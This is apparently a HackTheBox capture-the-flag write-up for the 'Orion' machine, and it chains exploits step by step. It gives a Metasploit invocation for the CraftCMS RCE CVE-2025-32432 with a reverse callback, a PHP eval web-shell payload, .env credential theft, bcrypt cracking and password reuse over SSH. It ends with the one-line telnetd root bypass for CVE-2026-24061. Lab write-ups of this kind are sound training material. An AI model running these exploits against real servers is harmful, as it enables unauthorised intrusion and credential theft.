HTB Orion — CraftCMS RCE, MySQL Credential Leak & Telnetd Auth Bypass
HTB Orion
Difficulty: Easy
OS: Linux
Platform: HackTheBox
Status: Active
Overview
Orion is a very-easy Linux machine that covers three distinct techniques in a clean chain. A CraftCMS instance running a vulnerable version gives unauthenticated RCE. The web root contains a .env file with database credentials. MySQL holds a bcrypt hash that cracks to a password reused on the system account. And an internal telnet daemon with a known auth bypass drops you into a root shell with one environment variable.
Short box. Clean chain. Good fundamentals.
Reconnaissance
Nmap
nmap -sCV 10.129.21.96
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1
80/tcp open  http    nginx 1.18.0
echo "10.129.21.96 orion.htb" | sudo tee -a /etc/hosts
Web Enumeration
The main site is a telecom company landing page. The footer gives away the CMS immediately:
Powered by CraftCMS
Directory fuzzing:
gobuster dir -u http://orion.htb/ -w /usr/share/wordlists/dirb/common.txt -t 50

admin            [200]
/admin redirects to /admin/login –> the CraftCMS control panel. The login page confirms the version: CraftCMS 5.6.16.

That version is vulnerable to CVE-2025-32432.
Initial Access — CVE-2025-32432 (CraftCMS Unauthenticated RCE)
How It Works
The vulnerability lives in the actions/assets/generate-transform endpoint. CraftCMS uses Yii Framework’s object configuration system, which allows arrays with a class key to instantiate arbitrary PHP classes. By sending a crafted JSON payload that triggers GuzzleHttp\Psr7\FnStream (which executes a callable on close), an attacker gets code execution without any authentication.
The attack runs in three phases:
- Leak session path — send a payload that calls
phpinfo(), revealingsession.save_path - Inject web shell — poison a PHP session file with
<?=eval($_GET['cmd'])?> - Trigger execution — reference the poisoned session through the same endpoint
CSRF protection is bypassed by extracting CRAFT_CSRF_TOKEN from cookies and csrfTokenValue from the login page JavaScript, then including both in the request.
Exploitation
msfconsole -q -x "use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432; \
  set rhosts orion.htb; \
  set rport 80; \
  set lhost 10.10.16.32; \
  run"
meterpreter > shell
script /dev/null -c /bin/bash
Shell landed as www-data.
User Flag — MySQL Credentials and Hash Cracking
Finding the Credentials

CraftCMS stores database configuration in a .env file at the project root:
cd /var/www/html/craft
cat .env
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
One file. Database credentials in plaintext. Always check .env first.
Extracting the Admin Hash
mysql -u root -pSuperSecureCraft123Pass! orion \
  -e "SELECT username,email,password FROM users;"

admin | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
$2y$ is bcrypt.
Cracking
echo '$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS' > hash.txt
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --force
Cracked: darkangel
SSH Access
Adam reused their CraftCMS admin password for the system account:
ssh adam@orion.htb
# Password: darkangel
cat user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — CVE-2026-24061 (Telnetd Auth Bypass)
Internal Service Discovery
First thing after getting a shell — enumerate what’s listening locally:
ss -tulnp
tcp  LISTEN  127.0.0.1:23    # telnet
tcp  LISTEN  127.0.0.1:3306  # MySQL
Port 23. Telnet on a modern system is always suspicious.
telnet --version
# telnet (GNU inetutils) 2.7
GNU inetutils 2.7 telnetd is vulnerable to CVE-2026-24061.
The Vulnerability
The telnet daemon passes the USER environment variable directly to the login(1) binary. The -f flag tells login to skip authentication entirely. Setting USER to -f root causes the daemon to execute login -f root, which drops straight into a root shell with no password prompt.
USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Linux 5.15.0-171-generic (orion)

root@orion:~#
Root Flag
cat /root/root.txt
[REDACTED]
Root flag captured. Box pwned. ✅

Full Attack Chain
CVE-2025-32432: CraftCMS object injection RCE
-> CSRF bypass via token extraction from login page
-> www-data shell
   |
   /var/www/html/craft/.env -> MySQL root credentials
   -> mysql -> extract admin bcrypt hash
   -> hashcat (mode 3200) -> darkangel
   -> SSH as adam -> USER FLAG
      |
      ss -tulnp -> telnetd on 127.0.0.1:23
      -> GNU inetutils 2.7 -> CVE-2026-24061
      -> USER="-f root" telnet -a 127.0.0.1
      -> login -f root -> ROOT FLAG
What Did We Learn?
1. CMS version disclosure on the login page is an immediate attack signal
The CraftCMS version was printed at the bottom of the admin login page. One searchsploit query later and the attack path was clear. Always check footers, headers, and response metadata before doing anything else.
2. CSRF tokens protect nothing when they’re readable from the same unauthenticated page
The csrfTokenValue was embedded in the JavaScript of the login page, readable by anyone who fetched it. CSRF tokens only provide protection when they’re tied to an authenticated session.
3. .env files are the first thing to read after landing a web shell
One file contained the database driver, server, port, name, username, and password in plaintext. The entire database was open the moment we found that file. Web application .env files should never be accessible from inside the webroot.
4. bcrypt is slow but common passwords still fall quickly
$2y$ hashes are designed to resist cracking with cost factor 13. darkangel was in rockyou.txt and cracked in seconds. Long, random passwords are the only real defence against offline cracking.
5. Credential reuse is the pivot that makes chains work
The CraftCMS admin password was reused for the system adam account. This is the most common lateral movement path in real environments — always try extracted passwords against SSH, WinRM, and any other auth surface.
6. Internal services are invisible from outside but fully accessible from a shell
Port 23 wasn’t visible in the initial nmap scan because it was bound to localhost. ss -tulnp after landing a shell surfaces everything that’s running internally. Always enumerate local services post-compromise.
7. The USER environment variable passing to login is a classic Unix footgun
Passing -f root through USER to the telnet daemon’s login(1) call bypasses authentication entirely. Any service that passes environment variables unsanitised to a login binary is exploitable this way.
| *Written by 0x5h4q | 0x5h4q.github.io* |